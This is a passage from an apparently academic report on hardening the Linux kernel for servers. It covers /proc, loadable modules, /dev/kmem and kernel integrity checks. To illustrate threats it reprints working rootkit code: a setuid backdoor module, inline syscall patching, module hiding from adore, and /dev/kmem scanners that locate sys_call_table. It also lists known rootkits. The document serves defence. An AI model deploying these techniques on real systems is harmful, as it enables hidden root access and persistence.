The file `/proc/*/mem` allows the superuser to read/write directly to the linear address space of a process. An attacker with root privileges can inject instructions into the address space of server daemons and take control over them. `/proc/*/mem` is generally used for debugging. There are vulnerabilities reported with `/proc/*/mem` [Unknown 2002].

The information provided by `/proc/status`, `/proc/fd`, and `/proc/exe` about a process can be used to exploit a race condition. Attackers would typically watch the status of a privileged process through the process specific files, and exploit the race conditions to take control of the process. E.g., in ptrace-exec vulnerability, [Wojtczuk 2001] the attacker uses `/proc` information to exploit the race condition. By predicting the child processes sleep during `execve` system call, an attacker can cause the child process execute arbitrary code at elevated privilege. To predict the status of the child process, the attacker uses `/proc/exe` file.

5.3.3 Kernel Information in `/proc`

The kernel data files in `/proc` directory give information about the running kernel. Some of these files in `/proc` are listed in the Table 5.3.

The address of various exported kernel symbols can be obtained from `/proc/ksyms`. An attacker

File	Content
apm	Advanced power management info
bus	Directory containing bus specific information
cmdline	Kernel command line
cpuinfo	Info about the CPU
devices	Available devices (block and character)
dma	Used DMS channels
file systems	Supported file systems
driver	Various drivers grouped here, currently rtc
execdomains	Execdomains, related to security
fb	Frame Buffer devices
fs	File system parameters, currently nfs/exports
ide	Directory containing info about the IDE subsystem
interrupts	Interrupt usage
iomem	Memory map
ioports	I/O port usage
irq	Masks for irq to cpu affinity
isapnp	ISA PnP (Plug&Play) Info
kcore	Kernel core image
kmsg	Kernel messages
ksyms	Kernel symbol table
loadavg	Load average of last 1, 5 & 15 minutes
locks	Kernel locks
meminfo	Memory info
misc	Miscellaneous
modules	List of loaded modules
mounts	Mounted file systems
net	Networking info (see text)
partitions	Table of partitions known to the system
pci	Depreciated info of PCI bus
rtc	Real time clock
scsi	SCSI info (see text)
slabinfo	Slab pool info
stat	Overall statistics
swaps	Swap space utilization
sys	See chapter 2
sysvipc	Info of SysVIPC Resources (msg, sem, shm)
tty	Info of tty drivers
uptime	System uptime
version	Kernel version
video	bttv info of video resources

Table 5.3: Kernel Info in `/proc`

having access to /dev/kmem can corrupt the kernel data structures with the help of symbol addresses in this file. The kernel messages can be read from /proc/kmsg. This file can be used instead of syslog system call. At a particular time, only one process is allowed to read this file. Once messages are read from this file, they are removed from the kernel's buffer. Hence, an attacker with root privileges can read the messages before klogd reads them. /proc/kcore represents the physical memory of the system and is stored in the core file format. The current state of any kernel data structure can be examined with this file.

The information of various hardware devices of the system can be obtained from proc files. The subdirectory /proc/ide contains information about all active IDE devices. The files of subdirectory /proc/net contain information about networking layer. Information about the available and actually used ttys can be found in the directory /proc/tty. Recently, a vulnerability of /proc/tty [Unknown 2003b] files was reported in which the characteristics of password were disclosed.

5.3.4 sysctl

The sysctl interface provides a means of modifying certain kernel parameters and variables on the fly without requiring a recompilation of the kernel, or a reboot of the system. The primary interface consists of a system call called sysctl. However, if kernel is configured with proc file system, a tree of modifiable sysctl entries will be generated beneath the /proc/sys directory. They are explained in the file linux/Documentation/sysctl of standard Linux source. The files in /proc/sys can be used to fine tune and monitor miscellaneous things in the operation of the Linux kernel. The entries in /proc/sys/net/ipv4/ can be modified to secure the network configuration. These entries are very important in the context of a firewall. Since, some of the files can inadvertently disrupt the system, any mishandling of /proc/sys configurable kernel parameters may lead to a kernel panic or system crash. Hence, sysctl in /proc is not recommended for server kernels.

Services requiring sysctl support should use sysctl system call and not /proc/sys directory. The various options in sysctl system call should be eliminated at compile-time and run-time depending on the requirements of the server.

5.4 Loadable Kernel Modules

Linux kernel is monolithic. Loadable Modules are a feature of Linux kernel for taking advantage of benefits of microkernels. A module is an object file whose code is linked to the kernel at run-time. Typically LKMs implement file systems, device drivers, executable formats, etc. Unlike microkernels, modules are not run as independent processes. Instead, a module is executed in kernel mode and in the context of the current process. System programmers would write new code in the form of

a module so that it can be loaded on demand without making the kernel bloated. In spite of this flexibility, modules introduce performance penalty and vulnerability. We recommend completely monolithic kernel with no modular support for servers, both in the security and performance point of view.

5.4.1 Modularized Kernel Vs All-Encompassing Kernel

Microkernel operating systems provide support for scheduling, virtual management, IPC etc. However, higher level services such as network communications, file systems are implemented in the user level. In contrast, macro kernel systems, such as Sprite, provide complete operating system functionality within the kernel. Though with microkernels, there is flexibility of service implementation, it is obtained at the cost of performance. Critics of microkernel operating system argue that important system services have higher latency than in monolithic kernels [Welch 1991].

5.4.1.1 Performance

The arguments against modularized kernels are made based on performance. It relates to placing loadable modules in the kernel memory. By moving system services out of the kernel address space, there are inevitable performance consequences. The code for a module needs to be mapped in a contiguous address space. The kernel sets up that address space with a function called `vmalloc`, which allocates memory with virtual addresses. In other words, a loadable module is in an address space that is visible to the kernel, but is separate from the core kernel code. The communication between the kernel and modules which are mapped in two different address spaces will be inherently less efficient than monolithic kernels. The core kernel address space is a direct map of physical memory. It can be handled very efficiently in the processor's page table. Space obtained from `vmalloc`, instead, would have more page table entries. A greater number of page table entries mean more lookups, and more translation buffer misses.

Even if a module is made part of the kernel core, there is a problem. Module code requires a contiguous address space. Since the standard kernel space is a direct map of physical memory, contiguous address spaces must also be contiguous in physical memory. If the system has been running for a while, finding even two physically contiguous pages is a challenge. To find enough memory for a large module can be impossible.

5.4.2 Security

Loadable modules are very useful features in Linux. However, on the negative side, LKM rootkits are the easiest and most elegant way to modify the running kernel. The system should be secure enough on the servers that even if attacker gains root privileges the system should not allow him to

do much damage. If the kernel is modularized, the attacker may insert kernel rootkits once he gains root privileges. Typically rootkits would modify the address of the system calls in `sys_call_table` array in kernel, so that they point to attacker's functions. Some of the popular LKM based backdoors are listed below.

1. Adore [Stealth 2002] is a Linux LKM based rootkit for version 2.4. Features include smart PROMISC flag hiding, persistent file and directory hiding (still hidden after reboot), process hiding, netstat hiding, rootshell backdoor, and an uninstall routine. Includes a user space program to control everything.

2. `all-root.c` [Blasphemy 2002] is a kernel trojan (basic Linux kernel module) which gives all users root privileges.

3. Kbd v3.0 [Spaceork 2001] is a Linux loadable kernel module backdoor. It allows root access by modifying the `sys_utime` and `sys_getuid32` system call routines. It can be used in conjunction with `cleaner.c` from the adore, for stealth capability.

4. Knark v2.4.3 [Cyberwinds 2001] port is a usable kernel-based rootkit for Linux which is based on Knark-0.59. It hides files in the file system, strings from `/proc/net` for netstat, processes, and program execution redirects. It also includes a kernel module to protect Linux 2.4 from Knark.

5. `Modhide1.c` [LeSage 2001b] demonstrates a new method of hiding kernel modules which does not trigger any normal detection techniques because it does not change lsmod or the system call table.

6. `shtroj2.c` [LeSage 2001a] is an auto-hiding backdoor kernel module for Linux that executes an arbitrary command when the environment variable TERM is set to a specific password on the execution of a program. It can be used to drop immediately to a functional tty-based shell instead of running `/bin/login` with `sshd` and `telnetd`.

5.4.3 Redirecting System Calls

A very common way of attacking, using LKM, is to redirect an existing system call to attacker's own implementation. A module is inserted which replaces the address of a system call routine in `sys_call_table` with that of attacker's function. Here is an example extracted from [Halflife 1997].

```
extern void *sys_call_table[];
void *original_setuid;

extern int hacked_setuid(uid_t uid)
```

```
{
   int i;
   if(uid == 4755)
   {
      current->uid = current->euid = current->gid = current->egid = 0;
      return 0;
   }
   sys_call_table[SYS_setuid] = original_setuid;
   i = setuid(uid);
   sys_call_table[SYS_setuid] = hacked_setuid;
   if(i == -1) return -errno;
   else return i;
}

int init_module(void)
{
   original_setuid = sys_call_table[SYS_setuid];
   sys_call_table[SYS_setuid] = hacked_setuid;
   return 0;
}

void cleanup_module(void)
{
   sys_call_table[SYS_setuid] = original_setuid;
}
```

The address of the function `setuid` in `sys_call_table` is stored in `orig_setuid` and then it is overwritten with `hacked_setuid` which contains attacker's code. Hence, when a user process calls `setuid`, `hacked_mkdir` is executed instead of the original function. The address of original function is stored because it can be used in the attacker's implementation (`hacked_mkdir`) to emulate the original function if required. If `setuid` is called with argument containing a specific non-existent uid 4755 then the process is given root privileges. Otherwise original function is executed.

Another technique would be to redirect the execution of a file e.g., `/bin/login`. The attacker would have a trojanned login say, `/bin/troj_login`. He would hide this file by redirecting the system call, `getdents`. Then, he would redirect the `execve` system call to his own function. So, when a process calls `execve` system call to exec `/bin/login`, it would actually exec `/bin/troj_login`.

5.4.3.1 System Calls that are Normally Redirected

Usually the attackers need to store their own files on the compromised system. These files should not be visible to the administrator. The normal utility which an administrator would use to see files is `/bin/ls`. This utility calls system call `getdents`. So attacker would redirect the function for `getdents` to a new function that does not display his files. Also, the processes run by the attackers should not be visible to various monitoring tools. Typically `/bin/ps` would search for the list of

processes in `/proc` directory. Again, the attacker can modify `/proc` directory through LKM. This is explained in Section 5.3.1.

The attacker would redirect those system calls which are used by the monitoring utilities used by the administrator so that his files, modules, processes, and connections would remain undetected. To know what system calls are called by these monitoring tools, attacker need not have the source code. He can use `strace` utility which would list all the system calls called by the program. The most commonly redirected system calls are `read, write, getdents, chroot, setuid`, and `execve`. The different ways of redirecting system calls for various purposes by the attackers are explained in detail in [Pragmatic 1999]

5.4.4 Modifying Functions and Data Structures

Linux kernel does not restrict modules from accessing address locations whose symbols are not exported. The code in the module is executed in kernel mode. The kernel memory is mapped with read, write and executable permissions. So a module, which is inserted into kernel, can read or modify any part of kernel's memory including the kernel text. In this section, techniques used by the attackers to modify functions and important kernel data structures are explained.

- System call functions are not the only symbols that are exported by the kernels with module support. One such data structure is `idt_table`, Interrupt Descriptor Table (IDT). The IDT is a linear table of 256 entries and associates an interrupt handler with each interrupt. Handler for the interrupt `0x80`, which is used by Linux for all system calls is also contained in IDT table. The various techniques of attacking IDT are explained in [Adamyse 2002].

- If the kernel is configured with `proc` file system various `proc` files can be modified. These techniques are explained in Section 5.3.1.

- In some rootkits, none of the exported symbols addresses are modified. Instead of changing the system call functions addresses in `sys_call_table`, the first few bytes of the system call function are replaced with instructions similar to `jmp &new_systemcall` instruction. This is a better way for the attacker to remain undetected.

```
static char syscall_code[7];
static char new_syscall_code[7] =
        "\xbd\x00\x00\x00\x00"  /*      movl    $0,%ebp  */
        "\xff\xe5"              /*      jmp     *%ebp    */
;
extern void *sys_call_table[];
```

```
void *_memcpy(void *dest, const void *src, int size)
{
        const char *p = src;
        char *q = dest;
        int i;

        for (i = 0; i < size; i++) *q++ = *p++;

        return dest;
}

int new_syscall(struct new_utsname *buf)
{
        printk(KERN_INFO "UNAME - Silvio Cesare\n");
        _memcpy(
                sys_call_table[SYSCALL_NR], syscall_code,
                sizeof(syscall_code)
        );
        ((int (*)(struct new_utsname *))sys_call_table[SYSCALL_NR])(buf);
        _memcpy(
                sys_call_table[SYSCALL_NR], new_syscall_code,
                sizeof(syscall_code)
        );
}

int init_module(void)
{
        *(long *)&new_syscall_code[1] = (long)new_syscall;
        _memcpy(
                syscall_code, sys_call_table[SYSCALL_NR],
                sizeof(syscall_code)
        );
        _memcpy(
                sys_call_table[SYSCALL_NR], new_syscall_code,
                sizeof(syscall_code)
        );
        return 0;
}

void cleanup_module(void)
{
        _memcpy(
                sys_call_table[SYSCALL_NR], syscall_code,
                sizeof(syscall_code)
        );
}
```

This program was written by Silvio Cesare [Cesare 2001]. In `init_module`, the first seven bytes of the original function are saved in `syscall_code`. Then, already prepared opcode string,

`new_syscall_code`, overwrites the first seven bytes of original function. The opcode string contains a `jmp` to `new_syscall`. In the `cleanup_module` the bytes of the original function are restored.

- Using LKM, a new protocol descriptor can be registered in the kernel so that every incoming packet from the network device would pass through the new protocol handler. This technique of inserting rootkit at network layer is explained in [Kossak and Lifeline 1999].

- The system call `execve` is redirected to execute a binary which is different from the one requested. But this technique is easily detectable. This redirection of execution can be done at various levels before the process actually starts executing the binary. Some of them are: redirecting `do_execve()`, redirecting function `open_exec`, and redirecting the binary handlers. This is explained in detail in [Palmers 2002].

- When a process makes a system call, the kernel validates the arguments passed. Before actually executing the system call routine, validation of arguments is partially done. It is not checked if the arguments sent to system call belongs to the process's address space. Hence while executing the system call routine, if a bad address is passed as an argument then a page fault is raised. This page fault, caused during a system call execution, is handled by a special piece of code called exception code whose address is stored in the exception table. This exception code can be replaced by a LKM based rootkit. By doing so the attacker can access any part of kernel memory by passing illegal arguments to system calls. More details are explained in [Buffer 2003].

- If the kernel binary `vmlinux` is available, the attacker can disassemble a function and modify certain instructions that will change its functionality. The attacker may even try disassembling the functions and searching for commands like `JNZ, JNE` etc. This way, he would be able to patch important items.

5.4.5 Hiding a Module

Module once inserted, will be listed in `/proc/modules`, if `proc` file system is configured in the kernel. Utility `lsmod` is used to view the list. `lsmod` utility calls the system call `query_module` to get the list of modules. An attacker would hide the name of the inserted module by modifying the `proc` file system functions listing the modules and redirecting system call `query_module`.

In the kernel, the descriptors of all the modules are present in a linked list called `module_list`. The system call `query_module` would go through this list and return information of each module. Another way of hiding the module is to remove its descriptor from the `module_list` or renaming `name` attribute to a familiar module's name. This can be done while kernel is executing `init_module`

function of the module. The global variable `__this_module` would point to descriptor of the current module that is being inserted. This variable is accessible inside the module's `init_module` and so attackers can manipulate the linked list of module descriptors.

```
int init_module(void)
{
    struct module *m = &__this_module, *to_delete = NULL;

    /* get next module-struct */
    to_delete = m->next;

    if (to_delete) {
        int i;
        /* and steal all information about it */
        m->name = to_delete->name;
        m->size = to_delete->size;
        m->flags = to_delete->flags;

        /* even set the right USE_COUNT (+1) */
        for (i = 0; i < GET_USE_COUNT(to_delete) + 1; i++)
            MOD_INC_USE_COUNT;

        /* and drop the attacked module from the list
         * this won't delete it but makes it disappear for lsmod
         */
        m->next = to_delete->next;
    }

    /* System call redirection */
    o_write = sys_call_table[SYS_write];
    sys_call_table[SYS_write] = n_write;
    ........
    ........
    return 0;
}
```

The above program is extracted from `adore-0.13` [Stealth 2002]. Inside `init_module`, the descriptor of the previous module is removed from the linked list `module_list` and the name, size, and flags of the previous module is copied into the descriptor of current module. So when `lsmod` lists the name and size of the modules the administrator cannot detect the inserted malicious module. This technique would be successful only when at least one module is already inserted. Otherwise a kernel panic would occur. The module whose descriptor is removed from `modules_list` cannot be removed (through `delete_module` system call) until it is added back to the list.

5.4.6 Turning-off Modular Support Dynamically

Once the system is loaded with all required modules, modular support for kernel can be dynamically turned-off using Linux capabilities. Among the list of capabilities in Linux kernel, capability to insert or remove a module is `CAP_SYS_MODULE`.

By default, all capabilities are available to root-owned processes. However, the capabilities can be removed from the kernel's capabilities bounding set. Disabling a capability is explained in Section 5.2. If the capability `CAP_SYS_MODULE` is removed, once all the modules are loaded, no more modules can be inserted into the kernel. In other words, modular support is turned-off permanently. This is actually provided by standard Linux kernel itself. `sysctl` support provided by standard Linux kernel provides this feature.

To add more security, system calls which are related to module management (see Section 5.1.1.3) should be disabled. `create_module` attempts to create a loadable module entry and reserve the kernel memory needed to hold it. `init_module` loads the relocated module image into kernel space and runs the module's `init` function. `delete_module` attempts to remove an unused loadable module entry. `query_module` requests information related to loadable modules from the kernel. So there is no need to keep these system calls for loading, initiating and deleting modules.

However, if a server requires modular support, after insertion of all the required modules, the modular support should be disabled. Then, `query_module` may be required for some system monitoring tools. In such cases, `query_module` system call should be open only to the root user and not allow any user as it does in the Linux kernel of 2.4.x version. System call `query_module` with option `QM_SYMBOLS` can also be used to read kernel exported symbols. If `query_module` is required, then the functionality of it should be restricted not to retrieve any information about kernel symbols.

5.4.7 Configuration of Monolithic Kernel

With monolithic kernel, all the drivers and the required features are included at the time of kernel compilation. This implies a good understanding of the server's computer hardware. Since in a monolithic kernel, all the drivers and features are directly integrated and compiled into it, the size of the kernel is more than a modularized kernel. Hence, the kernel should be carefully configured and should include those which are actually necessary for the server running in order to make size of the kernel as small as possible.

5.5 Runtime Kernel Modifications

Despite the kernel being completely monolithic, attackers can still modify it. Linux kernel provides raw memory devices which the attacker can exploit. Though kernel is compiled with no modular

support, it can still be modified through `/dev/kmem, /dev/mem, and /dev/port`. `kmem` is a character device file that is an image of kernel's virtual memory. The major and minor numbers of `kmem` are 1 and 2 respectively. It may be used to examine and even patch the system. `mem` is same as `kmem`, except that the physical memory is accessed rather than the kernel's virtual memory. Most systems are configured in such a way that these memory devices are readable and writable by any process with `CAP_SYS_RAWIO`.

Applications like XFree86 write to video card memory and so access the memory devices. Some, on-the-fly kernel modification detection tools such as Kstat [FuSyS 2000] (see Section 6.1.2.2) accesses `/dev/kmem` to read the running kernel's status.

Each device connected to the I/O bus has its own set of I/O address usually called I/O ports. This address space provides 65,536 8-bit ports. Four special assembly language instructions `in, ins, out,` and `outs` allow the CPU to read from and write to an I/O port. In modern hardware devices, the I/O ports are mapped to physical memory for faster accesses. The instructions between CPU and I/O devices directly operate on the memory. If the kernel is configured to support ISA bus system, Linux allows accessing I/O ports mapped physical memory through a file called `/dev/port`.

Linux kernel symbol addresses are available through the file `System.map`, which is created at compile-time. If kernel has modular support and `proc` file system, the exported symbols are available in `/proc/ksyms`. Using these symbols' addresses the attacker can lookup `/dev/kmem` and modify the kernel.

5.5.1 Pattern Searching

In this section, the techniques for searching the symbol addresses without any information from `System.map` and `vmlinux` are discussed. The attackers would search for a specific pattern of opcode to locate the symbol in `/dev/kmem`. This approach was first explained by [Cesare 1998]. This approach is ideal for locating symbols which represent functions. To search for a symbol, a search key is prepared. The search key contains the opcode of the adjacent instructions of the symbol. It is preferable to use as many instructions as possible to increase the efficiency because searching with small keys would identify many possible matches.

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>


#define kopen(mode) open("/dev/kmem", (mode))

ssize_t kread(int kd, int pos, void *buf, size_t size)
```

```
{
        int retval;

        retval = lseek(kd, pos, SEEK_SET);
        if (retval != pos) return retval;

        return read(kd, buf, size);
}

int kl_sys_call_table(const unsigned char *p)
{
        if (p[0] == 0x8b && p[1] == 0x44 && p[2] == 0x24 && p[3] == 0x2c &&
            p[4] == 0xff && p[5] == 0x14 && p[6] == 0x85 &&
            p[11] == 0x89 && p[12] == 0x44 && p[13] == 0x24 &&
            p[14] == 0x18){
                printf("sys_call_table: 0x%lx\n", *(unsigned long *)&p[7]);
                return 1;
        }
        return 0;
}

int main(int argc, char *argv[])
{
        unsigned char buf[4096 + 2048];
        int kd;
        int pos;

        kd = kopen(O_RDONLY);
        if (kd < 0) {
                perror("kopen");
                exit(1);
        }
        pos = 0x100000;

        while (pos < 0x200000) {
                int r;
                int i;

                kread(kd, pos, buf, sizeof(buf));
                for (i = 0; i < 4096; i++) {
                        r = kl_sys_call_table(&buf[i]);
                        if (r) break;
                }
                if (r) break;
                pos += 4096;
        }
        exit(0);
}
```

The above program searches address of the symbol `sys_call_table`. It is well known that symbol `sys_call_table` would be used in `system_call`, which is the entry point of `int 0x80`. By

using instructions adjacent to `call *SYMBOL_NAME(sys_call_table)(,%eax,4)` in `system_call` a key can be prepared for searching the `sys_call_table`. By compiling the code and disassembling, instructions adjacent to `sys_call_table` is used as a search pattern key in function `kl_sys_call_table`. Since kernel's text section would start from `0xC0100000`, `/dev/kmem` is read with offset `0x100000`. A certain length of memory is read every time and the function `kl_sys_call_table` is called to search the matching pattern.

In this way, kernel symbol information can be retrieved from `/dev/kmem`. Once the attacker gets the required symbol information, he can modify the kernel. Locating data structures in memory may also be done using this search key technique.

5.5.2 Finding the Address of the System Call Table

In this section we explain another technique for finding the address of `sys_call_table` when there is no LKM support and no `System.map`.

`sidt` is an assembly instruction used for getting the address of the interrupt descriptor table. This instruction can be used in application programs without generating an exception. The operand to the instruction specifies a 6 byte memory location. Since each descriptor in the table is 8 bytes in length, the descriptor for int `0x80` is at an offset of `8*0x80` from the first byte of interrupt descriptor table. The descriptor at `0x80` will contain address of `system_call`. The `system_call` routine would contain the address of `sys_call_table`. A search is made from the address of `system_call` for the proper keyword to get the address of `sys_call_table`. The proper keyword is obtained by disassembling `system_call`.

```
ENTRY(system_call)
pushl %eax                      # save orig_eax
SAVE_ALL
GET_CURRENT(%ebx)
testb $0x02,tsk_ptrace(%ebx)    # PT_TRACESYS
jne tracesys
cmpl $(NR_syscalls),%eax
jae badsys
call *SYMBOL_NAME(sys_call_table)(,%eax,4)
movl %eax,EAX(%esp)
```

The address of `sys_call_table` is in `call *SYMBOL_NAME(sys_call_table)(,%eax,4)` line. The instructions adjacent to `sys_call_table` in the line is used as a search key. This code is obtained from [SD and Devik 2001].

```
#include <stdio.h>
#include <sys/types.h>
```

```
#include <sys/stat.h>
#include <fcntl.h>

struct {
        unsigned short limit;
        unsigned int base;
} __attribute__ ((packed)) idtr;

struct {
        unsigned short off1;
        unsigned short sel;
        unsigned char none,flags;
        unsigned short off2;
} __attribute__ ((packed)) idt;

int kmem;
void readkmem (void *m,unsigned off,int sz)
{
        if (lseek(kmem,off,SEEK_SET)!=off) {
                perror("kmem lseek"); exit(2);
        }
        if (read(kmem,m,sz)!=sz) {
                perror("kmem read"); exit(2);
        }
}

#define CALLOFF 100     /* we'll read first 100 bytes of int $0x80*/
main ()
{
        unsigned sys_call_off;
        unsigned sct;
        char sc_asm[CALLOFF],*p;

        /* well let's read IDTR */
        asm ("sidt %0" : "=m" (idtr));
        printf("idtr base at 0x%X\n",(int)idtr.base);
        /* now we will open kmem */
        kmem = open ("/dev/kmem",O_RDONLY);
        if (kmem<0) return 1;

        /* read-in IDT for 0x80 vector (syscall) */
        readkmem (&idt,idtr.base+8*0x80,sizeof(idt));
        sys_call_off = (idt.off2 << 16) | idt.off1;
        printf("idt80: flags=%X sel=%X off=%X\n",
                (unsigned)idt.flags,(unsigned)idt.sel,sys_call_off);

        /* we have syscall routine address now, look for syscall table
           dispatch (indirect call) */
        readkmem (sc_asm,sys_call_off,CALLOFF);
        p = (char*)memmem (sc_asm,CALLOFF,"\xff\x14\x85",3);
        sct = *(unsigned*)(p+3);
```

```
        if (p) {
                printf ("sys_call_table at 0x%x, call dispatch at 0x%x\n",
                        sct, p);
        }
        close(kmem);
}
```

This is similar to the pattern searching explained in the previous section. However, in this approach attacker can find the address of `sys_call_table` more easily.

5.5.3 Patching Kernel to Insert New Code

`/dev/kmem` gives direct access to kernel virtual memory. Hence, by inserting a foreign code, the attacker can overwrite any part of memory. The kernel should be stable when the attacker overwrites any kernel functions or its data structures. If attacker wishes to add this code to the kernel, he should first create the required memory space. Kernel calls `kmalloc` function for dynamic memory allocation. However, attacker can still insert his code without calling `kmalloc`.

`kmalloc` memory pool should always be aligned to a page boundary. So if the end of uninitialized data of kernel (bss) falls some where in the middle of the page, then the rest of the page is padded with zeros, typically. This padded memory area can provide attacker an ideal place for inserting foreign code.

Even if the padded memory region is not sufficient for the code to be inserted, the attacker has other ways of doing it. Attacker can search for the `kmalloc`'s address by using pattern searching technique. Then code is inserted which calls the `kmalloc` to allocate the required amount of memory. Once code is inserted into kernel, the attacker has to invoke it. The `sys_call_table` has many unimplemented system call slots. So attacker can use one such slot, and replace it with address of the inserted code. Then the attacker can invoke the code by calling that system call.

5.5.4 Patching `/dev/port`

Through `/dev/port`, instructions can be written to the memory mapped I/O ports. The process should have capability `CAP_SYS_RAWIO` to access `/dev/port`. Any mishandling of this device may lead to system crash.

5.5.5 Kernel Bugs

The last way for the attacker to modify the kernel is through kernel bugs found in various functions of the source. Buffer overflows, lack of proper validation of user arguments passed to system calls and other related problems in kernel space can be exploited to modify the kernel and hence disrupt the

normal behavior of the kernel [Morton 2003] [Starzetz and Purczynski 2004] [Bligh 2003]. Standard kernel has been updated many times when these vulnerabilities are exposed.

5.5.6 Read-Only `/dev/kmem, /dev/mem, and /dev/port`

To prevent modification of kernel through the memory devices, they should be made read-only or completely inaccessible.

Changing the file permissions to read-only cannot prevent the attacker. Because once attacker gains root privileges, he can change the permissions. Also he can create his own `kmem` device file with the system call `mknod`.

Making memory devices read-only is not just blocking write `I/O` operation on the file. Every other way to write into the file should be blocked. In Linux kernel, if the memory mapping is shared, any write operation on the pages of the memory region changes the file on the disk. The other way in which an attacker can write into `/dev/kem` is as follows: `/dev/kmem` can be mapped to process virtual memory (with flags `PROT_WRITE`, `MAP_SHARED`) and then write into the memory region. Then he can insert or modify any part of the file by directly accessing pages in the memory region where the file is mapped. For these reasons, the callback function which handles both `mmap` and `write` operations of these memory devices should be eliminated.

6
Additions to the Kernel

We believe that no prevention technique is 100% secure. There should be a detection system and proper logging. If an attacker breaks through the preventive measures, then he should not be able to do much damage to the system before system administrator takes further action. In this chapter we discuss four different secure additions to the Linux kernel: Kernel Integrity Checker, Kernel Logger, Trusted Path Execution, and Read-Only File System.

Even after having a kernel with no LKM support and read-only memory devices, there can be unknown ways of modifying the running kernel. To detect these changes, we have designed and developed a detection system inside the kernel which is known as Kernel Integrity Checker. We also designed and developed a remote kernel logging system called Kernel Logger.

An attacker with superuser privileges can make maximum damage to the system and install rootkits by modifying various system files and executing arbitrary binaries. In this chapter we introduce Read-only file system and Trusted path execution which minimizes the damage caused by an attacker with superuser privileges.

6.1 Kernel Integrity Checks

Most of the kernel rootkits known today modify the kernel data structures. There are a few which modify the text regions of kernel. But the future attacks can be very clever in that they can modify the text of kernel without disturbing the normal behavior of it. MD5 [Rivest 1992] is widely used to check the file system integrity by various IDS tools such as Tripwire. We use this algorithm in order to detect modifications made to the kernel by an attacker. This is not a trivial thing like computing the MD5 checksum of the kernel image file `/boot/vmlinuz`. The idea is to compute the MD5 checksum of pages that belong to the running kernel. It is discussed in Sections 5.4 and 5.5 how the kernel could be modified through LKMs and `/dev/kmem` by various techniques. MD5 digest algorithm is introduced inside kernel from kernel version `2.4.22`. This idea of MD5 checksum computing of kernel pages mainly aims at detecting the modifications made to text pages of kernel

whose content is expected to be unmodified. We extend this idea to check integrity of some data structures, which are not expected to change, like `sys_call_table` etc.

6.1.1 Detection of Rootkits

In this section we explain some of the currently known kernel rootkit detection techniques.

Log Module Inserting Since the easiest way of installing kernel rootkits is through LKM all system calls under the module management category (see 5.1.1.3) should be logged by the kernel.

System call table and System.map `System.map` file is generated when the kernel is compiled, and it contains addresses of the kernel symbols. The addresses in this file can be compared with those in the running kernel to detect modifications. This technique can detect only those LKM rootkits which do system call redirecting. This technique is used by some kernel integrity checkers (see Sections 6.1.2.2, 6.1.2.1). Hence it all depends on `System.map` which is again easily modifiable by an attacker with root privileges.

It is discussed in the Section 5.4.4, that attackers instead of redirecting the addresses in `sys_call_table`, replace first few bytes of the system call function with the opcode `jump &new_systemcall`. For detecting that, the original first `n` number of bytes of each system call function in `vmlinux` is stored on disk and can be compared with those of current running kernel. If they are different it turns out that attacker has modified the system call functions. This kind of comparison check should be done for each system call. Same techniques can be used to detect modifications in `idt_table`. This kind of detection also depends on storing the first few bytes of system call on disk which is again modifiable.

Execution Path Analysis Executive path Analysis [Jan K. Rutkowski 2002] technique keeps count of the number of instructions in each system call and compares them with the running kernel. Counting the number of instructions can be achieved by generating a debug exception after execution of every instruction and inside the debug handler the counter variable is incremented. This technique assumes that the attacker would always generate a difference in number of bytes when he inserts LKM rootkits into the kernel. It complicates the detection when it comes to functions which should be checked for modifications because there are many other places which an attacker can modify for installing rootkits apart from system call functions.

All the above detection techniques have their own weaknesses and are compromisable.

6.1.2 Kernel Integrity Checkers

We explain some of the known kernel integrity checkers in this subsection. Most of the current integrity checkers are run as user and they all depend on `System.map`. An attacker with root permissions can modify `System.map` and have full control over the process. Some of these integrity checkers require system call `query_module` to get the addresses of kernel exported symbols. Being a user process, it cannot read kernel memory directly so it requires access to `/dev/kmem` which is again exploitable. Also they do not check integrity of whole kernel but only few parts of it such as first few bytes of system call routines.

6.1.2.1 Samhain

Samhain [Samhain Labs 2002] is a file integrity and intrusion detection tool. Samhain runs as a user daemon and checks the integrity at regular intervals of time which is configurable. It uses cryptographic checksums of files to detect modifications. Detecting kernel rootkits is one of the features of the tool. The following are checked to detect kernel rootkits.

- Checks Interrupt descriptor table for modifications
- Checks the Interrupt handler of `0x80` vector, `system_call` for modifications
- Checks `sys_call_table`
- Checks first few bytes of each system call for modifications

To do the above mentioned checks it requires `System.map` of current kernel to obtain the addresses of various symbols such as `system_call`, `sys_call_table`. Samhain reads the above mentioned items of the kernel through `/dev/kmem`. Samhain requires no modifications to the kernel source code.

6.1.2.2 KSTAT

KSTAT [FuSyS 2000] is a utility program for Linux which checks the integrity of a running kernel. KSTAT requires `vmlinux` and `System.map` of the running kernel. KSTAT provides the following features:

- Lists all modules inserted in kernel. KSTAT probes the linked list that contains module descriptors to find out modules inserted into kernel. KSTAT itself inserts a dummy module to find out the initial address of the linked list.

- Lists all the NICs with their mode information. KSTAT probes the linked list containing network card descriptors. The head of the linked list is `dev_base` and KSTAT gets the address of this symbol by calling `query_module`.
- Comparing system call addresses. To detect system call redirecting, KSTAT compares the system call addresses in `sys_call_table` with that in `System.map`.
- Lists all processes currently running on the system.

The address of the symbols are obtained by calling `query_module` and KSTAT accesses `/dev/kmem` to read the running kernel. KSTAT requires no modifications to kernel source code.

6.1.3 Kernel Integrity Check Items

We check the integrity of the pages of kernel which are not expected to be changed. The following are the list of things that need to be checked.

Text region of kernel : The text region of the kernel is expected to be unchanged. This begins from the first megabyte after `PAGE_OFFSET` (3G). This is indicated by the symbol `_text` in `System.map`. The end of text is given by `_etext` symbol. These addresses are known at the compile-time itself (see Section 2.6). To check the integrity of the text region MD5 checksum should be computed.

Text regions of loaded modules : Modules are allocated memory through `kmalloc` and so they exist in a dynamically allocated memory pool. To check the integrity of text regions of modules MD5 checksum should be computed.

System Call Table : `sys_call_table` which is an array containing the address of the system call functions should remain unchanged. The symbol `sys_call_table` gives the address of the table. A copy of `sys_call_table` should be stored, in a different location in kernel space, as a reference to detect system call redirections.

Interrupt Descriptor Table (IDT) : The IDT table associates each interrupt or exception vector with the address of the corresponding interrupt or exception handlers. The symbol `idt_table` will give the address of Interrupt Descriptor Table. A copy of `idt_table` should be stored, in a different memory location in kernel memory, as a reference to detect any modifications in IDT table.

RID : The RID database, inside the kernel, (see Sections 6.4) contains the i-nodes of the read-only files. MD5 checksum should be computed to check the integrity of RID.

